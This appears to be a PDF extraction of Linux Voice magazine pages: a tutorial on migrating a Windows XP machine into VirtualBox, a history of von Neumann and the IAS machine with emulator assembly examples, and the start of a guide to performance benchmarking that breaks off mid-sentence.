
The Windows licence is probably tied to the old physical machine, so strictly speaking you should keep the hardware for as long as you have the virtual machine. You'll probably need the Windows Product Key from the sticker on the old box, but if that's too faded to read there are programs available that can extract the product key from a running Windows system. Although Microsoft's anti-piracy restrictions can sometimes cause problems, most XP machines migrate relatively smoothly. There are no guarantees, though, especially with XP Home and OEM installations, so don't go spending lots of money on extra RAM and a bigger hard drive until you're sure the migration will be a success.

Clone your hard drive

We'll start the migration by creating a disk image that we can use directly in VirtualBox. There are a variety of ways to do this, but for this tutorial we'll be using Disk2vhd on the Windows box. This can be downloaded free of charge (<http://bit.ly/18b901i>), but remember that we're trying to keep the XP machine off the internet, so it's probably best to download the file using another machine and then copy it to the XP box via a USB drive. Unzip the file, enter the directory, and double-click on the EXE file to run it.

Once you've accepted the EULA you'll be presented with the Disk2vhd dialog. The controls always seem to be in the wrong order, in our opinion, and we usually approach them from bottom to top. First, therefore,

Disk2vhd was written to create disk images for Microsoft's own VirtualPC program, but it works just as well with VirtualBox.



is the Volumes To Include panel, which lists all the drive partitions that XP knows about. Ensure that the partitions on the internal drive are checked, and that any partitions on the USB drive are unchecked. If you have multiple physical drives in the machine it's probably best to export each of them separately – all the partitions for the first drive into one file in the first pass, then run the program again to export all the partitions for the second drive into another.

Moving up the dialog we get to the VHD Filename. Use the button on the right to browse to your USB disk. If necessary you can use the internal drive for the file destination, but performance will suffer, and you'll need a lot of free space. Finally, confirm the state of the two checkboxes at the top of the dialog: we want to create a plain VHD file, so uncheck the Use Vhdx option; we do, however, want to check the Use Volume Shadow Copy option, which utilises a feature built into XP and later versions of Windows to snapshot the hard drive for imaging. This is especially vital if you're creating the file on the source drive.

With all the options set, it's time to click on the Create button and leave it working for a while. How long will depend on the amount of data and the speed of the machine and the drives, but it typically takes hours rather than minutes.

Prepare VirtualBox

While the XP box is being imaged, we can take the time to install and configure VirtualBox on the host. Most distros' repositories tend to lag some way behind the official release, so we'll download it directly from the VirtualBox website (https://www.virtualbox.org/wiki/Linux_Downloads). The top of the downloads page has links to DEB and RPM files, but if you scroll down a little you'll find instructions for installing from the VirtualBox repositories.

The core of VirtualBox is licensed under the GPL, but there's an additional commercial extension that you'll probably want to use. This is licensed under Oracle's own "PUEL" licence, which allows for personal, academic and evaluation use at no charge. Note that "personal use" includes using it in a commercial setting if you've installed it yourself, but do check the wording of the licence (https://www.virtualbox.org/wiki/VirtualBox_PUEL) if you're using it for anything other than inarguably personal or academic reasons.



The extension pack adds various features to the base VirtualBox system, the most notable being USB 2.0 support. If you're migrating XP to support a printer or other USB hardware that has poor Linux drivers this might be an important consideration – although VirtualBox's USB support isn't perfect, especially when dealing with esoteric drivers, so make sure you test the final system thoroughly.

Installing the extension pack is as simple as downloading it from the link on the VirtualBox download page (<https://www.virtualbox.org/wiki/Downloads>), then opening it with the main VirtualBox application. If your desktop has a suitable file association set up you'll probably be offered the option to open with VirtualBox when you download the file; otherwise you can manually add it via the File > Preferences > Extensions panel in the main VirtualBox manager.

With VirtualBox installed we're going to create a new VM. At this time it won't have a hard drive – that's probably still being imaged – but we can get the rest of the machine in place. Start by launching the VirtualBox manager and clicking the New button to bring up a wizard.


Give your VM a name: this will also be used as a directory name for holding your machine's files. Ensure that you pick the values for Type and Version that correspond to the machine you're migrating. In our case that's Microsoft Windows and Windows XP, respectively, but if your source machine is one of those rare beasts that's running the 64-bit version of XP you'll need to pick that specifically.

On the next page of the wizard you'll need to set the size of the virtual machine's memory. If you can

While you're at the VirtualBox website, make sure you also download the extensive user manual.

LV PRO TIP

To prevent XP connecting to the internet, uncheck the Cable Connected option in the VirtualBox network settings so that Windows simply thinks the Ethernet lead has become unplugged. That way, should you find you have to connect to the network in future, you can just re-check that option to reconnect the virtual cable.



Either your desktop is using a theme with black text on a black background, or you've got the wrong HAL.

Accessing your Windows files

If you want to copy files from your Windows machine to the Linux host, the simplest approach is probably to just attach a USB drive to Windows via the VirtualBox Devices menu, copy the files, detach it from VirtualBox to make it available to Linux and then copy the files back off it into the host.

That's fine for a one-off transfer, but for more frequent use you can set up a file share within XP using Windows' own SMB protocol, which can then be mounted on your Linux host. VirtualBox also has a Shared Folders pane in the VM's settings dialog that will let you share host folders with the Windows machine in a similar way, enabling you to "push" files to the Linux box from within XP. In our experience it's usually easier to share a Windows folder, then connect using Nautilus, Dolphin or Caja with the SMB protocol and the IP address

of the virtual machine – or use the lower-level Samba tools if your desktop environment doesn't understand the **SMB://** URL syntax.

One problem with all of these file transfer methods is that they require the Windows machine to be running. If all you want to do is get some files out of the Windows drive, there are various ways to mount the VM's disk image directly as a block device in the Linux filesystem. We've had most success with the **guestmount** command line tool, which mounts the drive using FUSE and is available in the repositories of most mainstream distributions. A word of warning: on our Linux Mint system we also had to install **libguestfs-tools** to get it working, which in turn pulls down a lot of files.

Using **guestmount** you can mount your Windows drive in read-only mode with the following

command as root (or prefix with **sudo** if your distribution needs it), replacing the VDI file and the **~/Windows** mount point as appropriate:

```
guestmount -a Windows_XP.vdi -i --ro -o allow_other ~/Windows
```

To unmount the disk image when you're finished with it, use:

```
fusermount -u ~/Windows
```

Although these are run as root, the **-o allow_other** FUSE option lets any user access the files, so you can copy files out of the Windows drive and into the Linux environment as a regular user. Despite both the VDI file and the mount point being owned by our normal user account, we have to use **sudo** on our Mint box for this approach to work. If anyone has any tips on getting **guestmount** to work as a regular user, please post them to the Linux Voice forums.

spare it, allocate the same amount as is present in the physical source machine. The third page is where we'll tell VirtualBox that we don't want a hard drive, and then finally create our new machine – but not until VirtualBox has offered a final warning about our lack of a disk.

Congratulations: you now have a half-imaged physical machine and a disk-deprived virtual machine. Take a well-earned break while the imaging chugs its way to completion.

Add the virtual hard drive.

With the imaging process over, you should now find a large VHD file on the USB drive. Copy any other files that you want off the XP box, then finally shut down the physical machine forever (hopefully). Mount the USB drive on the host machine, and copy the VHD file into your new virtual machine's directory. Unless you specifically chose otherwise it's probably in a folder called VirtualBox VMs in your home directory.

Return to the VirtualBox manager and select your XP VM in the list on the left. Click the heading of the Storage section in the right-hand panel to open the VM's settings dialog with the storage page showing. Select the IDE controller and click on the small icon

to add a hard disk (check the tooltips to distinguish between the two small icons, if it's not clear which one represents a hard disk). In the resultant dialog you should select Choose Existing Disk, then pick your VHD file from the VM's directory.

We're close to starting our virtual machine, but it's worth taking a couple of minutes to step through the other settings pages. If you've installed the VirtualBox extension pack then it's worth checking that USB 2.0 is enabled. We also like to enable the Remote Display option, which lets you access the screen of your running VM from another machine using a remote desktop client such as Remmina or Rdesktop. On the Advanced tab of the General Settings panel it's usually worth enabling the Shared clipboard feature. Set it to bidirectional to let you copy and paste text between the Linux host and the virtual machine. We tend to use the Description tab in the same panel to hold a copy of the Windows Product Key, to save me rummaging around the loft for the physical box if I need to enter it in future.

One final thing to set up is networking. We don't really want this machine on the internet, but you'll probably want it connected during its first boot to deal with Windows' activation requirements. On the Network panel, enable the first adaptor, and choose NAT from the first pop-up menu. Ensure the Cable Connected setting is checked.

With all that done it's time for the big moment. Close the settings dialog, ensure the XP VM is selected on the left, click the Start button in the VirtualBox toolbar, and watch your new virtual machine boot...


I'm sorry, Dave. I'm afraid I can't do that.

If you're very lucky you're now sitting in front of a VirtualBox window showing the XP login screen, or a Windows activation screen. More probably you're looking at a black window, with the icons in the VirtualBox status bar showing no disk or network activity. You've just been halted by HAL.

LV PRO TIP

Once the main migration is working you may wish to clone your VHD file into VirtualBox's native VDI format, as it's likely that the code for its own format is better tested and more robust. Select the File > Virtual Media Manager menu in the VirtualBox Manager, then release your VHD file from the VM. Copy it to a dynamically allocated VDI file, then attach it to the Windows machine via the Settings dialog. Check that it works, then delete the VHD file.

You've changed your hardware. Pirates sometimes change their hardware. Ergo, you are a pirate until you prove otherwise



JOHN VON NEUMANN, EDVAC, AND THE IAS MACHINE

The Linux Voice time machine takes us back to one of computing's eureka moments: the von Neumann architecture.

John von Neumann was born in Hungary in 1903. He was a prodigy, publishing two major mathematical papers by the age of 19. After teaching at the University of Berlin, in 1930 he was invited to Princeton University in the US, and later joined the Institute for Advanced Study there. During this time he contributed to several branches of maths, including set theory, game theory, quantum mechanics and logic and mathematical economics.

During the late 1930s, he worked on modelling explosions, which led to his involvement in the Manhattan Project. He is also credited with developing the strategy of "mutually assured destruction" which drove the Cold War. (In game theory, mutually assured destruction is an equilibrium, in which neither player has the incentive either to act or to disarm.)

Von Neumann was also heavily involved in early computing, partly because the work he was doing on the hydrogen bomb required vast and complex calculations. These were done initially by human computers – women using desk calculators to run the calculations required, on a production-line basis. During 1943 they began to use IBM punched-card machines, which worked at roughly the same speed but didn't need sleep. (A single calculation problem took three months, which Richard Feynmann reduced to three weeks by running cards in parallel on the machines.) These machines, however, weren't programmable computers; they were just calculators.

Von Neumann consulted on both the ENIAC and EDVAC projects. The initial design of the ENIAC, the first programmable general-purpose computer, did not include the ability to store programs, and while it was programmable and Turing-complete, the programming was done by manipulating switches and cables. (Colossus was programmed similarly, but was not general-purpose, being dedicated to cryptanalysis.) ENIAC used an immense number of vacuum tubes to both store numbers and calculate, and punch cards for input and output. It was developed to run artillery calculations, but due to the involvement of von Neumann and Los Alamos, in the end the first calculation it ran was computations for the hydrogen bomb, using around a million punch cards.

EDVAC and the First Draft of a Report


The EDVAC was proposed by the inventors of ENIAC, Mauchly and Eckert, in late 1944 – before the ENIAC was fully operational, but using improvements thought of while building it. EDVAC, like ENIAC, was built for the US Army's Ballistics Research Laboratory (at the Aberdeen Proving Ground). Although it hadn't yet been built, von Neumann's famous First Draft of a Report on the EDVAC was written (by hand while commuting to Los Alamos by train) in June 1945.

The Draft Report contains the first published description of the logical design of a stored-program computer, specifically the design that is often now known as the Von Neumann architecture and which is still widely used today. However, there is controversy over the extent to which this was solely von Neumann's work.

Some of the EDVAC team maintained that the concepts arose from discussions and work at the Moore School (where EDVAC was designed) before von Neumann began consulting there. Other documents suggest that Eckert and Mauchly had already thought of the idea of a 'stored program', but they hadn't fully outlined a design.

The First Draft of a Report on the EDVAC was, indeed, a first draft. It was intended as a summary and analysis of the logical design of the proposed EDVAC, with further extensions and suggestions from von Neumann. In it, von Neumann recommended that the computer have a central control unit to control all operations, a central processing unit to carry out operations, and a memory that could store programs and data and retrieve them from any point (ie random

To run the emulator on Linux and study von Neumann's programming methods, you will need Java version 5 or later.



access, not sequential access). He also recommended that EDVAC have a serial, rather than a parallel, processor, as he was concerned that a parallel processor would be too hard to build.

Unfortunately (and apparently without von Neumann's knowledge), Goldstine distributed the First Draft with just his and von Neumann's names on it, and without any credit given to Eckert and Mauchly. (From the gaps in the report, it is likely that von Neumann intended to insert further credits before 'proper' publication.) Goldstine likely only meant to share the ideas as quickly as possible, but it had the unfortunate effect of linking this architecture with von Neumann alone, rather than with the whole group of people who had been working on it.

When EDVAC was in due course built, it had a computational unit that operated on two numbers at a time then returned the results to memory, a dispatcher unit which connected this to the memory, three temporary operational tanks, nearly 6,000 vacuum tubes, and a mercury delay line memory of 1,000 words (later 1,024 words). It read in magnetic tape. It finally began operation in 1951, by which time von Neumann had moved back to IAS; not only that, but the Manchester Mark I team in the UK (who were later joined by Turing) had beaten them to the post of developing the first stored-program computer, running their machine for the first time in June 1948.

The IAS Machine

Meanwhile, in 1946, von Neumann wrote another paper, "Preliminary Discussion of the Logical Design of an Electronic Computing Instrument", which further developed his ideas. The IAS machine was the embodiment of those ideas.

One of the big differences between the IAS machine and EDVAC was that the IAS machine had a parallel processor. Words were processed in series, but the bits in each word were stored and operated on in parallel. This shows how fast the technology was moving – in the report on EDVAC in 1945, von Neumann thought that a parallel processor would be too difficult to build, so recommended a serial processor. By the time IAS machine project started in May 1946 (or possibly soon after, while they were working on the design), von Neumann had become convinced that parallel processing could work.

The IAS machine itself used a 40-bit word (with two 20-bit instructions per word), with a 1024-word memory and two general-purpose registers. Unlike many other early computers, it was asynchronous, with no clock regulating instruction timing. Instructions were executed one after the other. It used vacuum tubes for its logic, and Williams tubes (cathode ray tubes) for its memory, known as the Selectron.

Cathode ray memory relies on the fact that when a dot is drawn on a cathode ray tube, the dot becomes positively charged and the area around it negatively charged. When the beam is next pointed at that location, a voltage pulse is generated, which will differ



Von Neumann invented cellular automata. Turing invented parts of mathematical biology. These days, cellular automata are at the forefront of our investigations into mathematical biology – and those investigations rely on the computers that Turing and von Neumann put so much work into.

depending on whether there was a 'dot' or a 'dash' stored there. A metal pickup plate over the tube detects the voltage pulse and passes the data out to the next part of the memory system and ultimately to the control unit. The act of reading the memory also wipes it, so it must immediately be rewritten; and as the charge well fades quickly, the whole thing must also be frequently rewritten. The advantage, though, over mercury delay lines was that as the beam could point at any location immediately, memory was entirely random-access. With mercury lines, you had to wait until your data word came around to the output of the line before you could read it.


Von Neumann architecture

The crucial point about the 'von Neumann' architecture was that it combined both instructions and data in a single memory. This meant that you could, for example, implement a loop by modifying stored instructions. Unfortunately this also has the effect that all operations are using the same memory, so the machine cannot fetch an instruction and act on data at the same time. This came to be known as the von Neumann Bottleneck. The alternative, the Harvard Architecture (originating with the Harvard Mark I), separates data and instruction storage. Most modern computers use von Neumann architecture for main memory, but a modified Harvard architecture is used for some caches and in some other situations.

The IAS had five main parts: Central Arithmetic (which performed arithmetic operations), Central Control (which passed information between CA and memory), Memory, Output, Input, and the recording medium (magnetic tape, initially). It had seven registers, three in the CA and four in CC:

Central Arithmetic

- AC Accumulator.
- MQ/AR Multiplier/Quotient register (aka Arithmetic Register).



Using a little more assembly language makes coding loops straightforward.

- MDR Memory Data Register.
- Central Control
- IBR Instruction Buffer Register.
- IR Instruction Register.
- PC Program Counter.
- MAR Memory Address Register.

The IAS instructions took the form of “8-bit operation code” + “12-bit memory address” (the memory address was ignored if the instruction did not need it). So the instruction **S(x)->R 010** meant “load the number at Selectron location **x** into the Arithmetic Register; location **x** is **010**”. The available instruction set had 21 operations (plus Halt making 22), which copied numbers into and out of the AC and AR, subtracted, added, multiplied, or divided them, and controlled execution. The execution control enabled the programmer to jump to a particular memory address, or to check whether a given value was greater than or equal to 0, or to rewrite a given instruction; it was these abilities that enabled loops.

The IAS architecture and plans were implemented in several machines across the world, as the plans were freely distributed. However, all of these machines, although IAS derivatives, were slightly different; you couldn't just run software written for one machine on another machine without rewriting it for the quirks of that individual machine. Some of the famous IAS machines include MANIAC (at the Los Alamos National Laboratory; von Neumann was involved with this one too and was responsible for the name), the IBM 701 (IBM's first commercial scientific computer, with 17 installations), and ORACLE (in Oak Ridge National Laboratory). Other IAS machines existed in Copenhagen, Moscow, Stockholm, and Sydney, among others.

IAS emulator

There's a Java-based emulator, IASSim, available for the Princeton IAS machine, from www.cs.colby.edu/djkskrien/IASSim/ – so you can try out IAS machine

coding for yourself. Download the Zip file, unpack it, and **cd** into the folder. This command will launch the emulator in its own window:

```
java -cp IASSim2.0.4.jar:jhall.jar:IASSimHelp2.0.jar iassim.Main -m
```

IAS.cpu

You can load in an assembly language text file from the File menu, and there is a tutorial and online help available from the Help menu.

The folk who wrote the emulator have also written a basic assembler for it, to make life a little easier. For this first example I'll use the assembler as little as possible, to give you the best flavour of the IAS machine's language. Open up a new text file in the emulator and enter this (without the line numbers):

```
0. S(x)->R 10 ; load working number into AR
   S(x)*R->A 10 ; multiply working number by AR
1. R->A ; move AR into AC
   At->S(x) 12 ; save AC in location 12
2. S(x)->Ac+ 10 ; load working number into AC
   S(x)->Ah+ 11 ; add one to working number
3. At->S(x) 10 ; store incremented working number
   S(x)->R 10 ; and start again!
4. S(x)*R->A 10
   R->A
5. At->S(x) 13 ; but save in location 13 this time
   S(x)->Ac+ 10
6. S(x)->Ah+ 11
   At->S(x) 10
7. .empty
   .empty
8. .empty
   .empty
9. .empty
   .empty
10. .data 4
11. .data 1
```

Let's take a look at that. First of all, each 'line' (which is in fact the register address where the instruction is stored) has two instructions, since the IAS machine had two instructions per 'word' on its tapes.

Line 0: The first half of our first pair of instructions loads the number in location 10 into **AR**, the Arithmetic Register. **S(x)** refers to Selectron (memory) location **x**, and 10 is given for **x** at the end of the line. The second half, **S(x)*R->A 10** multiplies **S(10)** by **R**, and stores the result in **A**. Multiplication on the IAS gave rise to a result stored in two halves: the left half of the number in **AC** and the right half in **AR**. Since we are only multiplying small numbers, only the right half is useful.

Line 1: The next instruction, **R->A**, therefore moves the right half of the result from **AR** into **AC**. We can then save it to location 12 with **At->S(x) 12**. That gives us the first answer, the square of the (working) number, stored in location 12.

Line 2: Load the working number itself into **AC**, then add the contents of location 11 to it (**S(x)->Ah+ 11**). As you'll see in a moment, location 11 contains 1, so this just increments our working number by 1.

Line 3: We store the incremented working number back in location 10, and start the process again.

Lines 4–6: As above, but this time around our new result is stored in location 13. We increment the working number one more time before stopping.

Lines 7–9: These are empty just for ease of setup. The empty lines mean that we can store our working number in location 10 and leave a bit of room to add more instructions if desired. (If you remember coding in BASIC with line numbers, you may recall numbering in tens to give yourself wiggle room; same thing!).

Lines 10–11: The assembler instruction `.data` is used to put the numbers 4 (our working number) and 1 (for use when incrementing) into locations 10 and 11. The original programmers would have just been able to write numbers (whether all zeros for an empty line, or data numbers) straight to tape.

To run this, go to the Execute menu and choose Clear, Assemble, Load, and Run. Check out the RAM Selectrons window to see the contents of the registers – you should see 16 in location C (hexadecimal) and 25 in location D. (You might need to change the Data view to Decimal.) You can also step through the program one instruction at a time using Debug mode, and watch the registers change in the Registers window, if you prefer.

In fact, if you change the Data view of the RAM Selectrons window to Hexadecimal, you can code your instructions directly into the Selectron locations. Each location has two sets of one 2-place and one 3-place hex number, corresponding to an instruction+location, twice. So, for example, the hex representation of `S(x)-R` is 09, and the first instruction of our first line is `09 00A` (A being 10 in hex).

Here’s a loop version of our squares code using assembly language (with thanks to the writers of the IAS Sim software for the loop control code):

```
loop: S(x)->Ac+ n ; load n into AC
```

```
  Cc->S(x) sq ; if n >= 0, go to sq
```

```
  halt
```

```
  .empty
```

```
sq: S(x)->R n
```

```
  S(x)*R->A n
```

```
  R->A
```

```
  At->S(x) out
```

```
  S(x)->Ac+ 3
```

```
  S(x)->Ah+ one
```

```
  Ap'->S(x) 3
```

```
  S(x)->Ac+ n
```

```
  S(x)->Ah- one
```

```
  At->S(x) n
```

```
  Cu->S(x) loop
```

```
  .empty
```

```
n: .data 10
```

```
one: .data 1
```

```
out: .data 0
```

The labels here are part of the assembly language, to make looping easier (but it could be done by hand if

you prefer – feel free to try it out!). We start off with `n` (see the data labels at the bottom), load it into the AC, and check that it is still non-negative. If so, we jump to the `sq` subroutine.

The first four lines of `sq` are familiar – load up `n`, square it, and store the square in the out location. Next is the interesting part.

`S(x)->Ac+ 3` loads the instruction at location 3 into the AC register. Location 3, if you count lines (remember that the locations start at 0) contains the instruction `R->A` on its left side and `At->S(x)` out on its right side. So we now have a number representing those instructions in the AC.

The next instruction, `S(x)->Ah+` adds one to that. This effectively alters `At->S(x)` out to `At->S(x) out+1`.

We then write this altered instruction back to location 3, with

```
Ap'->S(x) 3
```

(specifically, `Ap'` alters the right-hand side of the instruction at location 3, and `Ap` alters the left-hand side). So the next time

we loop around this

code, instead of writing the output to the location labelled out, we'll write it to the next location along.

To watch this happen, you can use Debug mode, step through the code, and keep a close eye on the Registers window.

The next three lines load `n` up again, decrease it by one, and save it. We then jump back to loop with the `Cu` instruction, and go round the loop again.

If you load and run this, you'll see that you get the squares from 100–0 output in locations 10–20. This is the behaviour that the von Neumann architecture makes possible: altering the program's stored instructions as you go along.

Final years

Von Neumann carried on working on computing, alongside his other areas of interest, for the rest of his life. In 1949, he designed a self-reproducing computer program, which is considered to be the first ever computer virus, and he worked on cellular automata and other aspects of self-replicating machines. He also introduced the idea of stochastic computing (which, broadly, uses probability rather than arithmetic) in a 1953 paper, although the computers of the time weren't able to implement the theory.

Sadly, he died in 1955 from bone or pancreatic cancer. (A biographer has speculated that this might have been due to his presence at the Bikini Atoll nuclear tests in 1946.) His contribution across his fields of interest was truly immense and he might well have contributed still further had he lived longer. 

“Von Neumann designed a self-replicating computer program, which is considered to be the first computer virus.”

Juliet Kemp is a scary polymath, and is the author of O'Reilly's *Linux System Administration Recipes*.

PERFORMANCE BENCHMARKING: HOW FAST IS YOUR COMPUTER?

Put your computer through its paces to find out whether its performance is up to scratch.

WHY DO THIS?

- Try hardware before you buy to verify its performance.
- Get to know the strain that your system resources are under.
- Gain bragging rights at your next LUG meeting.

HardInfo can also be used to generate HTML reports on performance, but they're not as detailed as those created by Phoronix Test Suite.

Computers come in all shapes and sizes, from the diminutive Raspberry Pi up to room-sized supercomputers. They're all capable of performing the same tasks, but some do them much more quickly than others. Sometimes it's useful to know just how much quicker or slower a particular computer is, and for this there are benchmarks.

Benchmarks are just programs that we can time (this is usually automatic) to see how fast they run on different computers. In principal, you could use almost any software to do this, but each bit of software will behave a bit differently. Some software contains a lot of floating point operations, while other software may need a lot of RAM, and other software may hit the hard drive a lot. The trick to benchmarking, then, is knowing what you want to test and selecting a benchmark that has the right characteristics.

Perhaps the most popular question in benchmarking is how processor power varies between devices. There's a very easy way to test this:

go to www.webkit.org/perf/sunspider/sunspider.html and hit Start Now. This will run a variety of JavaScript benchmarks, and output a score in milliseconds (lower is better). It's a really easy test to run, and is useful for comparing speed on different architectures (it should run on ARM-powered phones and 64-bit desktops). You also don't have to install any software, so you can easily use it to compare performance on devices you're thinking of buying.

However, the fact that it's running in JavaScript is a disadvantage as well as an advantage. The particular JavaScript engine can have a huge effect on how well it runs. If you want to confirm this, just try running it in a few different browsers on the same computer. SunSpider is really designed for benchmarking JavaScript engines, not computers, and there's no real solution to this problem other than using the same version of the same browser on every computer you want to test.

HardInfo

The next easiest benchmarks are in the HardInfo program. This is in most distro's repositories, so you should be able to install it with your package manager.

If you open it (type **hardinfo** on the command line if it doesn't appear in the applications menu), you'll see a variety of options. Most of them are for reporting information about the hardware on your system. These can be useful in diagnosing hardware problems, but we're not interested in them here. At the bottom of the list on the left-hand side, you'll see a series of benchmarks. Click on them to run them (it may take a little while on some machines). It'll give you the performance of the current machine compared to a 1.5 GHz Celeron M machine. We often use this for our benchmarking because it works well on ARM as well as x86-based machines. However, the options are a bit limited.

If you're serious about your benchmarking, there's one open source tool that really does it better than the rest, and that's the Phoronix Test Suite. You can grab it from www.phoronix-test-suite.com/?k=downloads as either a Deb package, or a tarball. If you're installing the tarball, you just need to extract it and run **sudo ./install-sh**. This will copy all the files into the appropriate directories. It's written in PHP, which is interpreted, so there's nothing to compile.

Before we get too far into the Phoronix Test Suite, we should issue a word of warning: the software can

The screenshot displays the HardInfo (0.5.1) System Report in Mozilla Firefox. The report is titled "HardInfo (0.5.1) System Report" and shows a list of benchmarks. The benchmarks are grouped into sections: CPU Blowfish, CPU CryptoHash, CPU Fibonacci, CPU N-Queens, FPU FFT, and FPU Raytracing. Each section shows the performance of "This Machine" (800 MHz) compared to two other machines: an Intel(R) Celeron(R) M processor 1.50GHz (null) and a PowerPC 740/750 (280.00MHz). The results are as follows:

Benchmark	This Machine (800 MHz)	Intel(R) Celeron(R) M processor 1.50GHz (null)	PowerPC 740/750 (280.00MHz)
CPU Blowfish	1.548	26.1876862	172.816713
CPU CryptoHash	1000.083		
CPU Fibonacci	1.053	8.1375674	58.07682
CPU N-Queens	0.385		
FPU FFT	0.647		
FPU Raytracing	2.624	40.8816714	161.312647

be a little confusing and is a little flaky. Some tests don't install or run properly, and sometimes it behaves a little strangely. Once you've used it a few times, the first of these isn't too much of a problem, and you'll discover which tests work and which ones don't.

Phoronix Test Suite is based around tests. You can see what's available with the command:

phoronix-test-suite list-available-tests

This lists all the tests and suites that can be run, but many of them will need additional parts to be downloaded (often hundreds of megabytes worth) before you can run them.

To run one of these, just enter **phoronix-test-suite run <test-name>**. For example, to run a simple OpenSSL benchmark (that shouldn't need too much to download) run:

phoronix-test-suite run pts/openssl

This should download and install everything it needs (it may ask you to enter your password to enable this). If it downloads everything, but then doesn't run leaving you with the error:

